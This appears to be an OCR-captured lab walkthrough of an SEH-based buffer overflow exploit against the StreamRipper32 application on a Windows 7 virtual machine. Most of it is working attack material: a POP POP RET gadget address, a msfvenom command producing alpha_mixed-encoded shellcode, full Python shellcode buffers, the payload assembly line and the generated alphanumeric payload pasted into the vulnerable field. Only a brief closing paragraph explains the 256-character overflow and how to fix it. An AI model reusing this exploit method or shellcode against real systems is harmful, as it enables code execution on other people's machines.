
#40010C4B   5B                 POP EBX
#40010C4C   5D                 POP EBP
#40010C4D   C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
buf =  b""
buf += b"\x89\xe0\xda\xc0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x78\x68\x4d"
buf += b"\x52\x53\x30\x45\x50\x53\x30\x51\x70\x6f\x79\x38\x65"
buf += b"\x66\x51\x49\x50\x32\x44\x6c\x4b\x72\x70\x76\x50\x6c"
buf += b"\x4b\x61\x42\x34\x4c\x4e\x6b\x72\x72\x64\x54\x4e\x6b"
buf += b"\x72\x52\x57\x58\x44\x4f\x68\x37\x52\x6a\x65\x76\x50"
buf += b"\x31\x4b\x4f\x4c\x6c\x35\x6c\x53\x51\x73\x4c\x47\x72"
buf += b"\x56\x4c\x51\x30\x39\x51\x6a\x6f\x46\x6d\x53\x31\x4a"
buf += b"\x67\x4d\x32\x79\x62\x73\x62\x70\x57\x6e\x6b\x56\x32"
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"
```


windows-7 [Running] - Oracle VM VirtualBox
cmd_exploit - Notepad
File Edit Format View Help

```
buf += b"\x42\x30\x6e\x6b\x42\x6a\x65\x6c\x6e\x6b\x52\x6c\x34"
buf += b"\x51\x42\x58\x6b\x53\x63\x78\x46\x61\x6b\x61\x76\x31"
buf += b"\x4e\x6b\x50\x59\x65\x70\x63\x31\x38\x53\x6c\x4b\x67"
buf += b"\x39\x34\x58\x49\x73\x55\x6a\x37\x39\x4c\x4b\x54\x74"
buf += b"\x6c\x4b\x75\x51\x4e\x36\x64\x71\x79\x6f\x6e\x4c\x6a"
buf += b"\x61\x38\x4f\x64\x4d\x47\x71\x69\x57\x56\x58\x49\x70"
buf += b"\x52\x55\x4b\x46\x47\x73\x31\x6d\x49\x68\x55\x6b\x33"
buf += b"\x4d\x45\x74\x72\x55\x6a\x44\x33\x68\x4c\x4b\x51\x48"
buf += b"\x44\x64\x77\x71\x78\x53\x65\x36\x4c\x4b\x74\x4c\x30"
buf += b"\x4b\x6c\x4b\x53\x68\x55\x4c\x46\x61\x78\x53\x4e\x6b"
buf += b"\x43\x34\x4c\x4b\x56\x61\x7a\x70\x6d\x59\x70\x44\x31"
buf += b"\x34\x71\x34\x71\x4b\x33\x6b\x50\x61\x76\x39\x70\x5a"
buf += b"\x56\x31\x79\x6f\x6b\x50\x31\x4f\x53\x6f\x51\x4a\x6e"
buf += b"\x6b\x36\x72\x58\x6b\x4e\x6d\x43\x6d\x71\x7a\x46\x61"
buf += b"\x4c\x4d\x4d\x55\x4d\x62\x55\x50\x37\x70\x37\x70\x56"
buf += b"\x30\x33\x58\x70\x31\x6e\x6b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x6e\x35\x6d\x6b\x38\x70\x6e\x55\x79\x32\x56\x36\x75"
buf += b"\x38\x4c\x66\x7a\x35\x6f\x4d\x6f\x6d\x6b\x4f\x38\x55"
buf += b"\x75\x6c\x55\x56\x51\x6c\x55\x5a\x4f\x70\x49\x6b\x69"
buf += b"\x70\x62\x55\x46\x65\x6d\x6b\x61\x57\x32\x33\x54\x32"
buf += b"\x32\x4f\x73\x5a\x57\x70\x63\x63\x49\x6f\x48\x55\x52"
buf += b"\x43\x52\x4d\x65\x34\x55\x50\x41\x41"



payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

```
payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

Payload Generated



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UYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIilxhMRS0EPS0Qpoy8efQIP2DlKrpvPlKaB4LNkrrdTNkr
RWXDOh7RjevP1KOLl5lSQsLGrVLQ09QjoFmS1JgM2ybsbpwnkV2B0nkBjelnkRl4QBXkScxFakav1NkPYepc18SlKg94XIsUj
79LKTtlKuQN6dqyonLja8OdMGqiWVXIpRUKFGs1mIhuk3MEtrUjD3hLKQHDdwqxSe6LKtLOKlKShULFaxSNkC4LKVazpmYpDl
4q4qK3kPav9pZV1yokP1OSoQJnk6rXkNmCmqzFaLMMUMbUP7p7pV03Xp1nkrONgkOn5mk8pnUy2V6u8LfzSoMomkO8UulUVQl
UZOpIkipbUFemkaW23T22OsZWpccIOHURCRMe4UPAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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

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
UYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIilxhMRS0EPS0Qpoy8efQIP2DlKrpvPlKaB4LNkrrdTNkr
RWXDOh7RjevP1KOLl5lSQsLGrVLQ09QjoFmS1JgM2ybsbpwnkV2B0nkBjelnkRl4QBXkScxFakav1NkPYepc18SlKg94XIsUj
79LKTtlKuQN6dqyonLja8OdMGqiWVXIpRUKFGs1mIhuk3MEtrUjD3hLKQHDdwqxSe6LKtLOKlKShULFaxSNkC4LKVazpmYpDl
4q4qK3kPav9pZV1yokP1OSoQJnk6rXkNmCmqzFaLMMUMbUP7p7pV03Xp1nkrONgkOn5mk8pnUy2V6u8LfzSoMomkO8UulUVQl
UZOpIkipbUFemkaW23T22OsZWpccIOHURCRMe4UPAA
```

Loading the Generated payload into Stream Ripper Application



URL (http://ip:port) http://

Max KB To Rip 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port 10069

☐ Enable

StreamRipper 32
StreamRipper 32


Station Pattern StreamRipper 32

Song Pattern lFemkaW23T22OsZWpccloHURCRMe4UPA4

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song

Execution in Stream ripper Application



URL (http://ip:port) http://

Title:

Bytes Read:

Max KB To Rip 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port 10069

□ Enable


Genre:

Search Text

SRipper MFC Application has stopped working


Windows is checking for a solution to the problem...

Need to change the default trigger to open control panel



```
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 456 (iteration=0)
x86/alpha_mixed chosen with final size 456
Payload size: 456 bytes
Final size of python file: 2231 bytes
buf =  b""
buf += b"\x89\xe6\xdb\xce\xd9\x76\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x48\x68\x4b"
buf += b"\x32\x43\x30\x53\x30\x63\x30\x33\x50\x4e\x69\x6d\x35"
buf += b"\x44\x71\x4b\x70\x75\x34\x4c\x4b\x56\x30\x70\x30\x4e"
buf += b"\x6b\x70\x52\x64\x4c\x4e\x6b\x76\x32\x32\x34\x6c\x4b"
buf += b"\x63\x42\x76\x48\x54\x4f\x6e\x57\x61\x5a\x55\x76\x35"
buf += b"\x61\x4b\x4f\x6e\x4c\x35\x6c\x63\x51\x61\x6c\x65\x52"
buf += b"\x74\x6c\x37\x50\x6f\x31\x7a\x6f\x76\x6d\x77\x71\x69"
buf += b"\x57\x48\x62\x48\x72\x56\x32\x56\x37\x6e\x6b\x76\x32"
buf += b"\x36\x70\x6c\x4b\x63\x7a\x35\x6c\x4c\x4b\x42\x6c\x36"
buf += b"\x71\x52\x58\x48\x63\x73\x78\x37\x71\x48\x51\x32\x71"
buf += b"\x4c\x4b\x52\x79\x65\x70\x76\x61\x49\x43\x4c\x4b\x57"
buf += b"\x39\x77\x68\x39\x73\x46\x5a\x57\x39\x4e\x6b\x54\x74"
buf += b"\x6c\x4b\x73\x31\x6e\x36\x44\x71\x39\x6f\x4e\x4c\x39"
buf += b"\x51\x6a\x6f\x54\x4d\x76\x61\x59\x57\x30\x38\x4b\x50"
buf += b"\x43\x45\x6a\x56\x56\x63\x51\x6d\x49\x68\x65\x6b\x53"
buf += b"\x4d\x31\x34\x71\x65\x79\x74\x72\x78\x4e\x6b\x73\x68"
buf += b"\x71\x34\x66\x61\x7a\x73\x62\x46\x6e\x6b\x64\x4c\x52"
buf += b"\x6b\x4e\x6b\x62\x78\x67\x6c\x35\x51\x6e\x33\x4e\x6b"
buf += b"\x63\x34\x6c\x4b\x56\x61\x68\x50\x4b\x39\x33\x74\x57"
buf += b"\x54\x54\x64\x33\x6b\x43\x6b\x35\x31\x30\x59\x30\x5a"
buf += b"\x62\x71\x59\x6f\x79\x70\x63\x6f\x73\x6f\x31\x4a\x6c"
buf += b"\x4b\x44\x52\x6a\x4b\x6e\x6d\x63\x6d\x63\x5a\x36\x61"
buf += b"\x4c\x4d\x6e\x65\x78\x32\x65\x50\x65\x50\x33\x30\x32"
buf += b"\x70\x32\x48\x65\x61\x6c\x4b\x42\x4f\x4d\x57\x39\x6f"
buf += b"\x78\x55\x4d\x6b\x38\x70\x6d\x65\x79\x32\x66\x36\x45"
buf += b"\x38\x59\x36\x4c\x55\x6d\x6d\x4d\x4d\x79\x6f\x6b\x65"
buf += b"\x75\x6c\x36\x66\x61\x6c\x55\x5a\x6d\x50\x49\x6b\x69"
buf += b"\x70\x64\x35\x57\x75\x6d\x6b\x51\x57\x66\x73\x54\x32"
buf += b"\x32\x4f\x30\x6a\x75\x50\x36\x33\x6b\x4f\x5a\x75\x35"
buf += b"\x33\x72\x4f\x42\x4e\x72\x54\x64\x32\x32\x4f\x50\x6c"
buf += b"\x72\x50\x45\x31\x70\x6e\x55\x35\x42\x4c\x63\x30\x41"
buf += b"\x41"
```

Similarly, we need to add the above pattern to exploit(python) file.After running this file we get the payload ,after executing the payload in the application the application gets crashed as shown.



URL (http://ip:port): http://

Title:

Bytes Read:

Max KB To Rip: 0

Destination: AAAAAAAAAAAAAAAAAAAAAAAAA

Relay Port: 10069

Genre:

Search Text:

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Vulnerability Explained:

So, when the input in that text field exceeds 256 characters ,BufferOverflow happens and that makes the application crash, because it is not being handled in a correct way. This vulnerability can be easily fixed by limiting the number of characters that the specific field takes or just taking the first 256 characters from that field.